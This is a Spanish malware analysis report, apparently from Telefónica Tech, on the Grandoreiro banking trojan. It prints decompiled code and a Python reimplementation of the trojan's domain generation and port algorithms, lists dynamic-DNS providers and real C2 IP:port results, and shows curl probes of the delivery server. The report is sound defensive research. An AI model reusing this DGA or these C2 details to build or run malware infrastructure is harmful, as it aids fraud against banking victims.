mw_get_timestamp(&timestamp, (System::TObject *)_12496_1, a4, _187_1);
if ( timestamp )
{
  mw_parse_timestamp((int)timestamp, _12496_1, a4);
  *(double *)v32 = datetime;
  UStrCopy((int)timestamp, 9, 2, (int)&dia);
  dia_1 = mw_str_to_int(dia);
  UStrCopy((int)timestamp, 6, 2, (int)&mes);
  mes_1 = mw_str_to_int(mes);
  UStrCopy((int)timestamp, 1, 4, (int)&year);
  year_1 = mw_str_to_int(year);
  v29 = mw_hash_DJB2(_4LrKwBSjqD_1, dia_1 + _187_1 * mes_1 + _12496_1 * year_1);
  hash = mw_hash_DJB2(_4LrKwBSjqD_1, v29);
  v12 = dia_1 + _187_1 * mes_1 + _12496_1 * year_1;
  mw_get_random_str((char *)&output, v12 + hash, v12, _187_1, v12 + hash, (v12 + hash) >> 31);
  dot_1 = dot;
  mw_select_domain_by_name(&domain, System::TDateTime, v12, _187_1);
  domain_1 = domain;
  System::__linkproc__ UStrCatN(p_domain_1, 3);
}
```

Una vez el dominio completo está construido, se obtiene la IP usando los siguientes servicios:

https://dns.google/

https://dns.nextdns.io

https://dns.alidns.com

```
sub_6A1CCC(https___dns_google_resolve0x3fname0x3d_Mhqov, &enc);
mw_decrypt(0, enc, &https___dns_google_resolve0x3fname0x3d, this, a4, n3);
UStrLAsg(&https___dns_google_resolve0x3fname0x3d_1, (int)https___dns_google_resolve0x3fname0x3d);
sub_6A1CCC(https___dns_nextdns_io_dns0x2dquery0x3fname0x3d_4o9SS, &enc_1);
mw_decrypt(0, enc_1, &https___dns_nextdns_io_dns0x2dquery0x3fname0x3d, this, a4, n3);
UStrLAsg(&https___dns_nextdns_io_dns0x2dquery0x3fname0x3d_1, (int)https___dns_nextdns_io_dns0x2dquery0x3fname0x3d);
sub_6A1CCC(https___dns_alidns_com_resolve0x3fname0x3d_zRMD4, &enc_2);
mw_decrypt(0, enc_2, &https___dns_alidns_com_resolve0x3fname0x3d, this, a4, n3);
UStrLAsg(&https___dns_alidns_com_resolve0x3fname0x3d_1, (int)https___dns_alidns_com_resolve0x3fname0x3d);
sub_6A1CCC(Accept_92d9l, &enc_3);
mw_decrypt(0, enc_3, &Accept, this, a4, n3);
sub_6A1CCC(application_dns0x2djson_u2Wue, &enc_4);
mw_decrypt(0, enc_4, &application_dns0x2djson, this, a4, n3);
sub_6A1CCC(Answer_GnzzU, &enc_5);
mw_decrypt(0, enc_5, (char **)&Answer, this, a4, n3);
sub_6A1CCC(data_jWqJr, &enc_6);
mw_decrypt(0, enc_6, (char **)&data, this, a4, n3);
obj_http = (System::TObject *)System::Net::Httpclient::THTTPClient::Create(VMT_80CC88_THTTPClient);
v17 = &savedregs;
v16 = &loc_8AB2FB;
ExceptionList = NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, (unsigned int)&ExceptionList);
TURLClient_SetCustomHeaderValue(obj_http, Accept, application_dns0x2djson, ExceptionList);
```

Al obtener la IP, se obtiene el puerto sumando los dígitos de la IP sin los puntos, al resultado se le suma una semilla fijada en el código que se usará como semilla para generar un numero pseudoaleatorio.

```
if ( v5 )
  mw_get_ip_of_domain((char *)p_domain, &ip, this, a2, n3);
System::__linkproc__ UStrEqual(ip, *off_C92748);
if ( v5 )
  mw_get_ip_of_domain(domain_1, &ip, this, a2, n3);
System::__linkproc__ UStrEqual(ip, *off_C92748);
if ( !v5 )
{
  UStrLAsg((int *)&ip_1, (int)ip);
  UnicodeStringReplace((DWORD)ip, dot, (char *)*off_C92748, gvar_008B38AC, &v15);
  mw_compute_port(v15, 0x200ED61, (__int32)&v8, this, a2, n3);
  UStrAsg((char **)(this + 52), ip_1);
  UStrAsg((char **)(this + 56), (char *)v8);
}
```

Así, replicando este algoritmo, podemos generar el mismo dominio (C2) y conformar el puerto a utilizar.

```
PS [redacted] > python .\scripts\construct_final_domain.py
[+] resolving: ntkuscwmfgzqevodrxlibajp.from-tx.com
[+] resolving: pcnhfeiorlmxb.from-tx.com
[+] resolving: bzumrgcfodvnqeys.from-tx.com
[+] resolving: ntkuscwmfgzqevodrxlibajp.mymediapc.net
[+] resolving: pcnhfeiorlmxb.mymediapc.net
        [+] FOUND -> pcnhfeiorlmxb.mymediapc.net: 32.195.204.251:39858
[+] resolving: bzumrgcfodvnqeys.mymediapc.net
[+] resolving: ntkuscwmfgzqevodrxlibajp.ddnsfree.com
[+] resolving: pcnhfeiorlmxb.ddnsfree.com
[+] resolving: bzumrgcfodvnqeys.ddnsfree.com
[redacted]
```

Algoritmos de cifrado y descifrado

Cifrado y descifrado de cadenas

La firma es la misma que en el anterior ejecutable.

```
mw_decrypt(
bool encrypt,
wchar* in_wstr,
wchar* out_wstr
);
```

encrypt: 1 para cifrar una cadena, 0 para descifrar.

in_wstr: cadena a cifrar o descifrar.

out_wstr: cadena cifrada o descifrada.

Sin embargo, dentro de la función se añade una comprobación del *debugger* extra.

```
if ( enc && !kernel32_IsDebuggerPresent() )
{
  v8[2] = (unsigned int)&savedregs;
  v8[1] = (unsigned int)&loc_697B6E;
  v8[0] = (unsigned int)NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, (unsigned int)v8);
  if ( (_BYTE)a1 )
  {
```

En este caso el flujo consta de 2 fases:

Aplicar algoritmo de cifrado o descifrado

Codificar o decodificar base64

El algoritmo de la generación de la clave en este caso es un tanto diferente:

- Se genera una semilla pseudoaleatoria con una longitud de 16 caracteres. Es importante mencionar que para la generación de esta semilla se utiliza **`System:Random()`** usando una semilla incrustada en el código con valor **36** (int).
    - Los 8 primeros caracteres se concatenan al principio de la cadena cifrada.
    - Los 8 últimos caracteres se concatenan al final.
    - Resultado: <8 primeros chars><texto cifrado><8 ultimos chars>.
- Usando esta semilla se deriva un hash **SHA256** el cual se usará como clave (buffer de 32 bytes)
- Al igual que en el anterior, los primeros 16 bytes se ponen a cero.

Sin embargo, las operaciones de cifrado y descifrado son exactamente idénticos al anterior.

Domain Generation Algorithm

Antes de empezar con el algoritmo, el malware tiene una lista de servicios de dominios dinámicos que usa para luego concatenar el subdominio generado con el algoritmo.

Los servicios de DNS dinámico usados son:

```
ALL_DNS_1 = ["dnsalias.net","for-better.biz","doomdns.org","teaches-
yoga.com","dontexist.com","is-a-linux-
user.org","endofinternet.net","forgot.his.name","from-mn.com","game-server.cc","from-
ut.com","from-ak.com","is-an-entertainer.com","boldlygoingnowhere.org","is-a-chef.net","is-
a-bruinsfan.org","is-a-rockstar.com","from-ks.com","from-ga.com","from-il.com","scrapper-
site.net","mine.nu","homeunix.com","homedns.org","is-slick.com","dyndns-at-work.com","for-
more.biz","from-mi.com","from-pr.com","is-very-evil.org","from-nh.com","groks-
the.info","servebbs.net","merseine.com","from-mo.com","is-certified.com","is-a-
teacher.com","kicks-ass.net","shacknet.biz","dyndns-home.com","thruhere.net","space-to-
rent.com","est-mon-blogueur.com","saves-the-whales.com","is-a-
conservative.com","homeip.net","dnsdojo.org","istmein.de","iamallama.com","gotdns.com","fro
m-wa.com","is-into-cartoons.com","ftpaccess.cc","from-ma.com","is-found.org","broke-
it.net","is-a-bulls-fan.com","dyndns-work.com","dyndns-server.com","from-
de.com","webhop.info","for-our.info","from-vt.com","simple-url.com","from-dc.com",
```

"homeftp.net","webhop.biz","webhop.org","endofinternet.org","from-nd.com", "from-nv.com", "from-nj.com","gotdns.org","from-ne.com","better-than.tv","misconfused.org","does-it.net","sellsyourhome.org","is-a-patsfan.org","land-4-sale.us","is-a-liberal.com","traeumtgerade.de","likescandy.com","dyn-o-saur.com","shacknet.us","is-a-bookkeeper.com","is-a-guru.com","dyndns-office.com","homelinux.org","sells-it.net","is-a-landscaper.com","est-le-patron.com","is-a-personaltrainer.com","dontexist.net","dynalias.net","myphotos.cc","isa-hockeynut.com","est-a-la-maison.com","is-lost.org","dyndns-wiki.com","doesntexist.com","barrell-of-knowledge.info","selfip.net","is-leet.com","is-very-nice.org","is-a-anarchist.com","dyndns-mail.com","from-id.com","from-hi.com","dyndns.ws","from-wy.com","game-host.org","from-sc.com","blogsite.org","is-a-musician.com","from-oh.com","isa-geek.com","dyndns-web.com","is-a-republican.com","is-an-actress.com","leitungsen.de","from-tx.com","knowsitall.info","from-md.com","podzone.net","webhop.net","selfip.org","podzone.org","is-a-knight.org","homeunix.org","dyndns-at-home.com","is-a-blogger.com","is-a-financialadvisor.com","blogdns.org","from-nc.com","is-a-photographer.com","is-a-player.com","from-wi.com","is-a-llama.com","hobby-site.org","from-va.com","worse-than.tv","groks-this.info","is-a-geek.net","is-a-lawyer.com","from-mt.com","neat-url.com","barrel-of-knowledge.info","stuff-4-sale.org","is-a-chef.com","is-a-designer.com","is-a-celticsfan.org","is-very-bad.org","is-a-libertarian.com","is-uberleet.com","is-into-cars.com","dyndns.tv","fuettertdasnetz.de","from-ms.com","is-a-lawyer.com","selfip.info","is-a-green.com","is-a-chef.org","from-ri.com","dynathome.net","homeunix.net","servegame.org","kicks-ass.org","is-a-hunter.com","from-nm.com","is-a-candidate.org","dynalias.org","stuff-4-sale.us","from-ca.com","from-tn.com","isa-geek.org","doesntexist.org","in-the-band.net","is-a-geek.org","dnsdojo.com","sells-for-less.com","is-into-anime.com","on-the-web.tv","dyndns-blog.com","is-a-doctor.com","isa-geek.net","sells-for-u.com","selfip.biz","lebtimnetz.de","is-by.us","merseine.org","cechire.com","is-a-techie.com","from-az.net","from-ct.com","from-pa.com","from-sd.com","is-saved.org","go.dyndns.org","is-an-anarchist.com","writesthisblog.com","is-very-good.org","is-with-theband.com","dnsdojo.net","from-or.com","from-ky.com","from-co.net","is-an-artist.com","from-la.net","from-ar.com","dyndns.info","blogdns.net","dyndns.biz","endoftheinternet.org","serveftp.net","doomdns.com","from-ny.net","at-band-camp.net","is-a-therapist.com","mypets.ws","remotecam.nu","hobby-site.com","servebbs.org","from-al.com","is-a-cubicle-slave.com","for-the.biz","selfip.com","ath.cx","serveftp.org","for-some.biz","is-not-certified.com","dontexist.org","dyndns-ip.com","here-for-more.info","is-a-geek.com","is-an-actor.com","servebbs.com","from-me.org","is-a-socialist.com","dynalias.com","is-a-cpa.com","is-a-soxfan.org","scrapping.cc","dyndns.org","readmyblog.org","is-a-caterer.com","homelinux.com","dyndns-free.com","dyndns-pics.com","office-on-the.net","from-wv.com","is-an-engineer.com","gets-it.net","is-a-democrat.com","from-ok.com","dyndns-remote.com","dnsalias.com","dnsalias.org","is-very-sweet.org","homelinux.net","from-fl.com","is-a-painter.com","home.dyndns.org","from-in.com","from-ia.com","forgot.her.name","est-a-la-masion.com","is-a-nurse.com","buyshouses.net","ham-radio-op.net","is-an-accountant.com","is-gone.com","getmyip.com","homeftp.org","likes-pie.com","is-a-nascarfan.com","is-a-student.com","is-into-games.com","blogdns.com","isteingeek.de","from-ia.com","for-our.info","from-nc.com","from-va.com","from-ia.com","from-nc.com","from-va.com","from-ia.com"]

ALL_DNS_2 =
["mysecuritycamera.com","golffan.us","pgafan.net","collegefan.org","workisboring.com","mypsx.net","quicksytes.com","fantasyleague.cc","loginto.me","health-carereform.com","nflfan.org","myactivedirectory.com","access.ly","servehumour.com","dnsiskinky.com","mymediapc.net","net-freaks.com","mysecuritycamera.net","servep2p.com","nhlfan.net","ditchyourip.com",

```
"serveexchange.com","myeffect.net","eating-
organic.net","ciscofreak.com","geekgalaxy.com","damnserver.com","brasilia.me",

"unusualperson.com","securitytactics.com","ufcfan.org","dvrcam.info","point2this.com","hopt
o.me","homesecuritypc.com","servesarcasm.com","dnsfor.me","homesecuritymac.com","mlbfan.org
","read-
books.org","pointto.us","mmafan.biz","ddns.me","blogsyte.com","stufftoread.com","cable-
modem.org","dynns.com","ilovecollege.info","mysecuritycamera.org","couchpotatofries.org","p
rivatizehealthinsurance.net","mydissent.net","hosthampster.com"]

ALL_DNS_3 =
["freeddns.org","4cloud.click","loseyourip.com","bumbleshrimp.com","accesscam.org","gleeze.
com","ddnsgeek.com","giize.com","mywire.org","dynuddns.net","casacam.net","ooguy.com","mysy
nology.net","camdvr.org","ddnsguru.com","webredirect.org","ddnsfree.com","dynuddns.com","ko
zow.com","theworkpc.com","1cooldns.com"]
```

Dependiendo del día del año en el que estemos, se utilizará un servicio u otro. El código que decide esto es el siguiente:

```
def select_domains(date):
    # date_obj = datetime.strptime(date, "%Y-%m-%d")
    day_of_year = date.timetuple().tm_yday
    index_1 = (day_of_year - 1) % len(ALL_DNS_1)
    index_2 = (day_of_year - 1) % len(ALL_DNS_2)
    index_3 = (day_of_year - 1) % len(ALL_DNS_3)

    domains = []

    try:
        domains.append(ALL_DNS_1[index_1])
    except Exception as e:
        pass

    try:
        domains.append(ALL_DNS_2[index_2])
    except Exception as e:
        pass

    try:
        domains.append(ALL_DNS_3[index_3])
    except Exception as e:
        pass

    return domains
```

Una vez explicado esto, se puede proceder con el algoritmo de generación del subdominio.

- A partir de la fecha actual (día, mes y año) se calcula una semilla

  Seed = día + X*mes + Y*año

- Donde X e Y pueden variar según los siguientes valores fijados en el código:
  - Si X = 187, Y = 12496
  - Si X = 172, Y = 13875
  - Si X = 166, Y = 14372
- Seguidamente, usando la semilla generada anteriormente, se aplica dos veces el hash DJB2 usando la cadena “4LrKwBSjqD” como estado inicial, usando un acumulador de 64 bits con signo sobre UTF-16-LE, es decir:

Seed = day + c187 * month + c12496 * year

H = djb2("4LrKwBSjqD", Seed)

H = djb2("4LrKwBSjqD", H)

- Donde la implementación de DJB2 es:

```
def djb2(wide_str: str, seed: int) -> int:
    h = ctypes.c_int64(seed).value
    for ch in wide_str:
        h = ctypes.c_int64(ord(ch) + 33 * h).value
    return h
```

- Todo esto se hace para inicializar RandSeed (PRNG de Delphi)

  RandSeed = (Seed + H) & 0xFFFFFFFF

- Después, se obtiene el siguiente valor del PRNG ya inicializado para determinar la longitud del subdominio. (el valor 12 y 13 se encuentran fijados en el código)

  Length = _random(RandSeed, 13)

  Length = 12 + Length

- Donde ***_random*** está implementado de la siguiente manera:

```
def _rng_advance(rand_seed: int) -> int:
    return ctypes.c_uint32(rand_seed * 0x08088405 + 1).value


def _random(rand_seed: int, n: int) -> tuple[int, int]:
    rand_seed = _rng_advance(rand_seed)
    return (rand_seed * n) >> 32, rand_seed
```

- Usando de nuevo el algoritmo **Fisher-Yates shuffle**, con RandSeed original, se genera el subdominio con la longitud antes calculada.

  CHARSET = "abcdefghijklmnopqrstuvwxyz"

  shuffled = _fisher_yates(alphabet, rand_seed)

  Subdomain = shuffled [:Length]

El código en python3 del algoritmo sería el siguiente

```python
def generate_subdomain(day, month, year, c12496, c187):

    v12 = day + c187 * month + c12496 * year
    v29 = djb2(SEED_STR, v12)
    h   = djb2(SEED_STR, v29)

    rand_seed = ctypes.c_uint32(v12 + h).value

    length_raw, _ = _random(rand_seed, 13)
    length = 12 + length_raw

    alphabet  = list("abcdefghijklmnopqrstuvwxyz")
    shuffled  = _fisher_yates(alphabet, rand_seed)

    return "".join(shuffled[:length])
```

Ahora que tenemos el subdominio, lo único que falta es concatenar el dominio del servicio de DNS dinámico, obtener su IP mediante dns.google (por ejemplo) y calcular el puerto en base a la IP.

Una vez tenemos la IP, el puerto se deriva de esta de la siguiente forma (el valor **0x200ED61** se encuentra incrustado en el código):

ip_nodots = IP sin puntos ("1.2.3.4" → "1234")

seed = Σ ord(c) + 0x200ED61 (mod 2^{32}) & 0x7FFFFFFF

port = 1000 + Random(64536) -> rango [1000, 65535]

El código final en Python sería el siguiente:

```python
def _char_sum(wide_str: str, seed: int) -> int:
    h = seed
    for ch in wide_str:
        h += ord(ch)
    return ctypes.c_uint32(h).value


def get_port(ip: str) -> int:
    ip_nodots = ip.replace(".", "")
    seed = _char_sum(ip_nodots, 0x200ED61)
    rand_seed = seed & 0x7FFFFFFF
    port, _ = _random(rand_seed, 64536)
    return 1000 + port
```

Con esto, ya es posible replicar el algoritmo y obtener los C2 que se utilizan para cualquier día del año.

Para el día 04/05/2026:

```
PS [redacted] > python .\scripts\construct_final_domain.py
[+] resolving: ntkuscwmfgzqevodrxlibajp.from-tx.com
[+] resolving: pcnhfeiorlmxb.from-tx.com
[+] resolving: bzumrgcfodvnqeys.from-tx.com
[+] resolving: ntkuscwmfgzqevodrxlibajp.mymediapc.net
[+] resolving: pcnhfeiorlmxb.mymediapc.net
        [+] FOUND -> pcnhfeiorlmxb.mymediapc.net: 32.195.204.251:39858
[+] resolving: bzumrgcfodvnqeys.mymediapc.net
[+] resolving: ntkuscwmfgzqevodrxlibajp.ddnsfree.com
[+] resolving: pcnhfeiorlmxb.ddnsfree.com
[+] resolving: bzumrgcfodvnqeys.ddnsfree.com
```

Para el día 07/02/2027:

```
PS [redacted] > python .\scripts\construct_final_domain.py --date 2027-02-07
[+] resolving: prhbtdzjeqkygwsnx.kicks-ass.net
[+] resolving: kondsjtvcrauwgplxiqmhfbz.kicks-ass.net
[+] resolving: wbcoaflvxritejksnzy.kicks-ass.net
[+] resolving: prhbtdzjeqkygwsnx.homesecuritymac.com
        [+] FOUND -> prhbtdzjeqkygwsnx.homesecuritymac.com: 158.247.7.206:23388
[+] resolving: kondsjtvcrauwgplxiqmhfbz.homesecuritymac.com
        [+] FOUND -> kondsjtvcrauwgplxiqmhfbz.homesecuritymac.com: 158.247.7.206:23388
[+] resolving: wbcoaflvxritejksnzy.homesecuritymac.com
        [+] FOUND -> wbcoaflvxritejksnzy.homesecuritymac.com: 158.247.7.206:23388
[+] resolving: prhbtdzjeqkygwsnx.ddnsfree.com
[+] resolving: kondsjtvcrauwgplxiqmhfbz.ddnsfree.com
[+] resolving: wbcoaflvxritejksnzy.ddnsfree.com
```

(Bonus) Rejetto HTTP File Server (HFS) 2.4

De forma adicional y testeando el servidor de *delivery* de las muestras de la última etapa, haciendo una petición GET con una ruta muy larga, se ha podido obtener la versión del servidor que usan.

Petición normal:

```
PS [redacted] > (curl 32.195.204.251:39858 -UseBasicParsing).rawcontent
HTTP/1.1 200 OK
Content-Length: 83

<html><meta http-equiv="refresh" content="0; url=https://www.google.com/" /></html>
```


Petición con fuga de información (las ips no son las mismas porque las capturas se han hecho en días distintos):

```
[redacted] $ torsocks curl -X GET -i http://54.167.240.150:30339/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.xml
HTTP/1.1 404 Not Found
Content-Type: text/html; charset=utf-8
Accept-Ranges: bytes
Server: HFS 2.4.0 RC7
Set-Cookie: HFS_SID_=oIj2b4uH5kAAAACql5jQPw; path=/; HttpOnly

<!DOCTYPE html>
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<script>window.location.replace('https://www.google.com/');</script>
<meta http-equiv="refresh" content="0;url=https://www.google.com/">
<title>Redirecting...</title>
</head>
<body style="margin:0;padding:0;overflow:hidden;">
<script>
document.body.innerHTML = '';
window.location.replace('https://www.google.com/');
</script>
</body>
</html>

; Bloqueia todas as seções de listagem/menu sem mostrar nada
```


Rejetto HTTP File Server (HFS) 2.4

es una versión antigua y altamente vulnerable de una popular herramienta gratuita de código abierto para compartir archivos. Sin embargo, estas vulnerabilidades no se han podido confirmar o no son explotables en el servidor.

Aun así, leyendo la documentación de Rejetto HFS, se ha podido descargar un archivo comprimido con todas las muestras de Grandoreiro.



Con un total de 713 muestras:



Sobre Telefónica Tech

Telefónica Tech es la compañía líder en transformación digital. La compañía cuenta con una amplia oferta de servicios y soluciones tecnológicas integradas de Ciberseguridad, Cloud, IoT, Big Data, Inteligencia Artificial y Blockchain.

telefonicatech.com